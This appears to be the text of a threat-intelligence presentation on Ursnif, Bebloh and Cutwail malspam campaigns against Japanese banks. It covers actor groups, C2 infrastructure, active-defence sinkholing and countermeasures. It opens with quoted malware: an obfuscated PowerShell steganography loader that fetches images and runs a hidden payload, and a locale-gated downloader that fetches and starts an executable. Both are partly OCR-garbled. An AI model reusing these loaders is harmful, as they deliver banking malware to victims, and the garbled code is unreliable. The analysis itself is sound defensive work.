[string[]]${c`OL}=(("{3}{4}{0}{2}{1}{5}{6}" -f '://i','mgur.com/','.i','http','s','ar2v','FoS.png//,("{0}{8}{2}{1}{5}{3}{7}{6}{4}
 -f 'http','2','imgbox.com/f1/5','wQ4Mn','ng','/9dG','o.p','_','s://images2.'),("{1}{3}{9}{7}{f/{0}{2}{4}{10}{11}{5}{8}" -f'c/',
https','wgR','://i.po','Wy','g?','c','g.','dl=1','stim','QPd/','MAIN2.pn'),("{0}{6}{3}{2}{5}/1}{4}{7}" -f'http','06pucz','
age.fr','m','5','1/i/4sc','s://i','7ewtzd.png'));function Ottass {param ([String]${I`gaa},/[String]${p`Cxc})${ByT`U`Ro} =
[Convert]::FromBase64String(${i`gaA});${A`es} = .('Om') System.Security.Cryptography.Rijn/aelManaged;${A`es}.Mode =
[System.Security.Cryptography.CipherMode]::CBC;${a`es}.Padding = [System.Security.Cryptography.PaddingMode]::zeros;${TL`AS} = &
('Om') Byte[](32);[Array]::Copy(${BY`T`URO}, 0, ${TL`As}, 0, 32);${Rc`xZ0} = &('Om')
System.Security.Cryptography.Rfc2898DeriveBytes({PC\xc},{t`LaS});{x`A2d} = ${r`GZ0}.GetBytes(32);${D`eFS} = ${RC`X`z0}
.GetBytes(16);${Hm`Ac} = .('Om') System.Security.Cryptography.HMACSHA1(,${r`C`xZ0/.GetBytes(20));${eED`er} = ${hM`AC}.ComputeHash
(${b`YtU`Ro}, 52, ${B`Yt`URo}.Length - 52);${qAs`Aq} = ${a`Es}.CreateDecryptor(${X`A2D}, ${DE`Fs});${mjO`kO} = ${q`ASAq}
.TransformFinalBlock(${ByT`U`RO}, 52, ${bY`T`URo}.Length - 52);${a`daMI} = &{Om') System.IO.MemoryStream(${MJo`Ko}, ${f`ALse});
if (${Mj`OkO}[0] -eq 0x1f) {${aD`AmI} = &('Om') System.IO.Compression.GZipStream(${adA`MI}, [IO.Compression.CompressionMode]
::Decompress)}${sTREAm`Re`Ad`er} = .('Om') System.IO.StreamReader(${a`da¼1}, ${tR`UE});${st`RE`AmRe`ADER}.ReadToEnd()};Function
Bavv(${T`6`4In}){${b`cZa} = [System.Convert]::FromBase64String(${t6`4/In});${SENE`gS} = [System.Text.Encoding]::UTF8.GetString($
{Bc`za});return ${Se`NegS}}.("{0}{1}" -f's','al') a New-Object;foreach(${U`R1} in ${c`o1}){if ((&('Om') Net.WebClient)
.downloadstring(${u`RL}).length -gt 1000){${w}=.('Om') System.Drawing.Bitmap((&('Om') Net.WebClient).OpenRead(${u`Rl}));${j`Y}=&
('Om') Byte[] 128400;(0..213) & ('%') foreach ($ i in (0..599)) {$ S V }= $ {w}. GetPixel ($ {I}, $ {_}); $ {J Y } [ $ {_} * 600 + $ { i } ] = ([math]::Floor
((${sv}.B-band15)*16)-bor(${Sv}.G -band 15))}};${eN`SEeV} =[System.Text.Encoding]::ASCII.GetString(${jY}[0..128347]) ${m`imEdR} =
.("{0}{1}"-f 'Ot','tass') -Igaa ${eNs`eeV} -Pcxc (&("{0}{1}{2}" -f 'Get-Cu','ltu','re')) Name;${c`Gg}=.("{1}{0}" -f 'avv','B')($
{MI`M`EDR});.("{1}{0}"-f 'X','IE')(${C`gg});break}}
```



3.2.2.Highly obfuscated approach for attachments

```
$Ds=Get-Culture | Format-List -Property * | Out-String -Stream; if ($Ds -Match "ja") ($urls="http://
pigertime.com/mksettting","";foreach($url in $urls){Try{write-Host $url;$ip = "$env:temp\pain.exe";
Write-Host $fp;$wc = New-Object System.Net.WebClient;$wc.Headers.Add("user agent","Mozilla/5.0
(Windows NT; Windows NT 10.0 us-US) AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0 Safari/
534.6");$wc.DownloadFile($url, $fp);Start-Process $fp;break}Catch{Write-Host $_.Exception.Message}}}
```

```
Parent
LCID
                                : 1041
Keyboard Layout Id
letflanguageTag
DisplayName
NativeName
Final ishName
TwoLetter ISOLanguageName
Threel etter ISOLanguageName
                                : ipn
ThreeLetterWindowsLanguageName: JPN
CompareInfo
                                : CompareInfo - ja-JP
Text Info
                                : Text Info - ia-JP
IsNeutralCulture
CultureTypes
                                : SpecificCultures, InstalledWin32Cultures, FrameworkCultures
NumberFormat
                                : System. Globalization. NumberFormat Info
DateTimeFormat
                                : System.Globalization.DateTimeFormatInfo
Calendar
                                : System. Globalization. Gregorian Calendar
OptionalCalendars
                                 [System.Globalization.GregorianCalendar, System.Globalization.
                                  JapaneseCalendar, System.Globalization.GregorianCalendar
UseUserOverride
                                : True
IsReadOnly
                                : False
```

if (\$Ds -Match "ja"){\$ur]

Group-A

Steganography collections







1Zc8BevK_o.png



6A.png

6NkpoT2l_o.png



9dGwQ4Mn_o.pn



9pJo30dK_o.png



24eu7t1.png



39d26e115228500 4.png



47xDq9v.png



55ylfKO.png 95SxVQiA_o.png



A2ZSIW6S_o.png



ar2vFoS.png



BISALZQZ_o.png



bycYJ.png



cf2262W.png



CFHzOzP4_o.png



cry-ita.png



dd7e56112656118 dMnX3Y3Q_o.pn 4.png g



doctor.png



eyGVup7s-ita_o.p



aqiAmg1b.png

fC5Pcd2.png



FNo9S33-ita.png



FP0V28Vz_o-ita.p



gHAGqQjt_o.png



h0P306h.png



hp.png



iLa2JH9p_o-ita.p



J2.png



MAIN2.png



o7h7NeV.png



oHDtTtY.png



PiqR9adi_o.png



qGCb0Rja_o.png



s6iNsHg3_o.png



TEw9jhB-ita.png



vfb2VEsw_o-ita.p



vwN9O7y.png



Vyjnb0D.png



wH2ykZbz_o.png



wRli0qz.png



ZuElVn7e_o.png



3.2.3 Bebloh analysis

Group-A only utilized bebloh as a downloader of Ursnif


- Geofenced technique for Japan
- Not just Ursnif, but Pushdo.
- Detection avoidance of Bebloh and Ursnif

Date	File Type	Infection method	
Oct. 2018 – Nov. 2018	exe	Downloading from URL	
18 th Dec. 2018 – 7 th May. 2019 17 th Jun. 2019	dll	Download encrypted Ursnif binary data by XXTEA from Bebloh's C2 and decrypt on terminal	
27 th May. 2019 - 5 th Jun. 2019	exe		

3.2.4 Ursnif analysis

SerpentKey	Date	Version	BotnetID	soft
CBA16FFC891E31A5	2018/7/2 - 2018/10/24	version=300016	id=1000	soft=1
	2018/10/30	version=300017	id=1000	soft=1
	2018/11/6	version=300018	id=1000	soft=1
A0511F7C891131A8	2019/2/18 - 2019/2/20	version=300030	id=1000	soft=1
	2019/2/28	version=300035	id=1000	soft=1
CBA17F7E892431A1	2019/4/3	version=300036	id=1000	soft=1
	2019/4/23	version=300051	id=1000	soft=1
	2019/5/7	version=300052	id=1000	soft=1
	2019/5/27	version=300054	id=1000	soft=1
	2019/5/30	version=300055	id=1000	soft=1
	2019/6/17	version=300058	id=1000	soft=1
s4Sc9mDb35Ayj8oO	2018/7/18	version=216996	id=201872	soft=1
	2018/12/11 - 2018/12/28	version=216996	id=201810	soft=1
	2019/1/21	version=216056	id=1000	soft=3
	2019/4/15 - 2019/5/21	version=217068	id=1002	soft=1
	2019/5/22	version=217068	id=1010	soft=1
	2019/6/3 - 2019/6/4	version=217068	id=1002	soft=1
	2019/6/12 - 2019/6/19	version=217068	id=1000	soft=1
	2019/7/16	version=217068	id=1006	soft=1
cvHftGpuqarQFB0D	2018/7/25	version=217016	id=201873	soft=3

3.2.4 Ursnif analysis





3.2.4 Ursnif analysis

Infect Ursnif-A from Bebloh. SerpentKey was changed occasionally

Date	SerpentKey
2016/11 - 2017/02	OWADGyh7SUCs1i2V
2018/03/13-2018/11/06	CBA16FFC891E31A5
2019/01/24-2019/03/06	A0511F7C891131A8
2019/04/23 -	CBA17F7E892431A1

We believe that Group-A uniquely developed Ursnif-A for Japan

- -Compare to other Ursnif, This Ursnif has different config.
- -Version number of Ursnif-A is incremented every time malspam was delivered




3.1.3 Ursnif analysis


Infected Dreambot (Ursnif-B) from attachment file SerpentKey = "s4Sc9mDb35Ayj8o0"

Provided Crime as as Service
We believe Group-B utilized Ursnif-B based on our longterm observation

2.2. Transition of downloaded malware




Classification of Serpentkey of Ursnif





3.2.2 Domain analysis

C2 domains from 2015 - 2017 were registered specific email address.






3.2.2 Domain analysis

Characteristics of C2 domain (2019/5-)

ASN	62088
IP	5.8.88.0/24, 5.188.231.0/24
register	Eranet International Limited
NameServer	a.dnspod.com
Registrant Organization	Wang Wiet MYOB Technology Pty Ltd





3.3 Domain analysis

Webhost downloads Ursnif-B has many domains for one IP address

Group-B used FastFlux infra for Ursnif-b's C2 domain
This threat actor used to use DarkCloud, now SandiFlux (a.k.a. BrazzzzersFF)

[FastFlux]

IP addresses associated with C2 keep changed in short term

3.4.1. Victims: Number of infected hosts

Ursnif botnet's scale

Ursnif-A: 90,000 IP (2016) (*based on sinkhole observation)

Ursnif-B: 45,848 in Japan out of approx 60,000 (2019/04 SAS2019)

3.4.1. Victims: Target financial companies

Target list in WeblnjectionConfig


Group-A

10 domestic banks and common system used by several domestic banks

Group-B

30 domestic banks, 11 credit card companies, 8 cryptocurrency exchanges and 4 other companies

3.5.1. Victims: Transition of WeblnjectionConfig



3.5.1. Adversary: Target countries

■Group-A

Target Countries of Cutwail-A

- Japan, Italy, Poland, Swiss and Germany

■Group-B

WebInjectionConfig in Ursnif-B

- Japan, Poland, Italy and Bulgaria


3.5.1. Adversary

We consider that adversary has an organizational structure. We are not sure that the strength of the connection between each role below.

- ①Cutwail Operator
- ②Maldoc Developer
- 3 Malware Developer / Malware User
- 4 Domain Acquirer


Group-A

3.5.2. Adversary : Group-A




Group-B


3.5.3. Adversary : Group-B



3.6.1 Transition of actor group/delivery route




[Transition of actor group/delivery route]



Group-A


Expected

3.6.2. Diamond model analysis



3.6.2. Diamond model analysis





4. Active Defense

Not just to defend

A technique for taking a step forward and defending better Make it harder for threat actor to attack

The Department of Defense defines active defense as: "The employment of limited offensive action and counterattacks to deny a contested area or position to the enemy." (US DoD)

4. Active Defense against each Group

Actor	Method	Period	Result
AB	IoC sharing (Twitter)	2018/06	Stopped for a few month
A ₁ B	Monitoring Cutwail	2018/12	Early warning and sharing
В	Acquired C2 domain by DGA	2018/12- 2019/01	Prevented communication to C2
В	Sinkhole DGA domain	2019/03	Reduced infected hosts
В	Coordination of compromised email account	2019/05-07	Changed deliver method
А	C2 Domain prediction	2019/05-07	Changed deliver method

4.1. loC sharing



Early information sharing against malspam enables each organization to block loCs by analysis.

- Email subject
- Attachment file information
 Link information
- Malicious destination

This campaign has been stopped for few month, malspam got sophisticated after break.

4.2. Monitoring Cutwail



- We are monitoring malspam sending operation by Cutwail in our bot farm.
 - -Analyzing and decrypting communication protocol to obtain malspam templates

• The biggest advantage is getting malspam info ASAP. (e.g. We can identify the all malspam's subject with same hash value of attached file.)



4.3. Sinkhole DGA domain

Ursnif-B utilized C2 domain by DGA in Dec. 2018.

- -Analyzed DGA
- -Preemptively acquired domains and prevent C2 communication.
- -Identification and notification of infected hosts

Campaign has been stopped until Apr. 2019.





4.4. Coordination of compromised email account

Group-B utilized delivery route via compromised email accounts.

 Extracted source IP from received mail and notified them Mainly old domestic email accounts were compromised.

• This delivery channel has been retired for several months due to continual coordination (60 cases).


Group-A

4.5. Forecast for C2 domain

- Bebloh'S C2 domains have characteristics.
- Predict the domain of C2 and check if this IP is used for C2 before spreading malspam
- Domain prediction enables continuous monitoring of C2 before spreading malspam.
- Sinkhole implementation for Bebloh DGA domain

Malspam campaign targeting Japan stopped since 2019/06


4.5 C2 domain analysis





4.5. Forecast for C2 domain

Observation of C2 response contents and response time by pseudo Bebloh access







4.5. Forecast for C2 domain

Transition of C2 Domains Used in Bebloh DGA

Date	TLD by DGA
2018/10 – 11	.net, .com
2018/12/18 - 2019/5/07	.net, .com
2019/05/27 - 05/30	.net, .com
2019/06/05	.top, .com
2019/06/17	.top, .com

Acquire domain by DGA



4.6. Result of active defense against Group-A

Malspam from Group-A on 2019/6/17 was the last for Japan.

After that, target was changed to Germany, Poland and the US started, mainly in Italy.




4.6. Trend in delivery from Cutwail-A to Japan





4.6. Trend in delivery from Cutwail-A to Japan





4.6. Result of active defense against Group-B

- Changed delivery route to Emotet from 2019/09
 Ursnif's WeblnjectionConfig via Ursnif-B and Emotet matches including manipulation server's information
- Group-B changed malware from Ursnif to Trickbot from Oct. 2019.
 - (Target list Ursnif-B and Trickbot have matches.)
- The attackers have changed their TTPs and still continue to target Japan.





[WebInjectionConfig of Trickbot]

Targeted companies in Japan has been added to WeblnjectionConfig since 2019/10/15

Japan accounts for around 30% of the total

(rcrd = 1571300200126636 for Japan)







[gtag of Trickbot]

Trickbot Varies gtag by malware

- gtag morXX via Emotet
- gtag leoXX via Ursnif
- gtag tinXX via IcedID
- gtag onoXX via malspam (zip-lnk-vbs)
- gtag satXX via malspam (xls)

However, all gtags have the same WeblnjetionConfig The association between the groups of attackers using Trickbot is unclear.




[Ursnif-B' activity in late 2019]

Date	Туре	Target
2019/08-10	Reply type (htm)	Japan, Poland
2019/09-10	As an Emotet follow-up malware	Japan
2019/10-11	Reply type(doc)	Germany, Czech Republic
2019/12-	doc	Czech Republic, Poland, Bulgaria

*SerpentKey: Gu9foUnsY 506 KSJ1 is also used in the doc reply type for Germany and Emotet for Japan

Classification of malspam to Japan



5. Countermeasure against malspam

- Don't allow the mail to send to the mailbox.
- Implement e-mail security products and leverage IoCs
- If complomised, find Proxy logs with IoCs
- Catch malspam information quickly and get loCs

5.1. Application to mail security products

Introduce a mail security product

Monitoring and blocking operation below

- Email subject
- E-mail User-Agent
- The IP address of the sender of the mail
- Attachment name
- Attachment extension
- ex) Unique User-Agent of Cutwail-B

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 ← Thunderbird/45.2.0

5.2. Proxy Protection

Use IoCs (twitter)

- Monitor and block outbound traffic through Proxy.
- Malware download domains are relatively short-lived
 C2 domains are relatively static

Detect Ursnif check-in traffic (domain)/images/(random 150+ strings include /).jpeg # other .avi, .gif, .bmp

6. Summary


- The analysis of the e-mail campaign revealed two groups and their TTPs.
- Analyzing their TTPs can lead to more aggressive defenses.
- We believe Group-A pulled out of Japan by our active defense.

THANKS!


Any questions?

Work with Community





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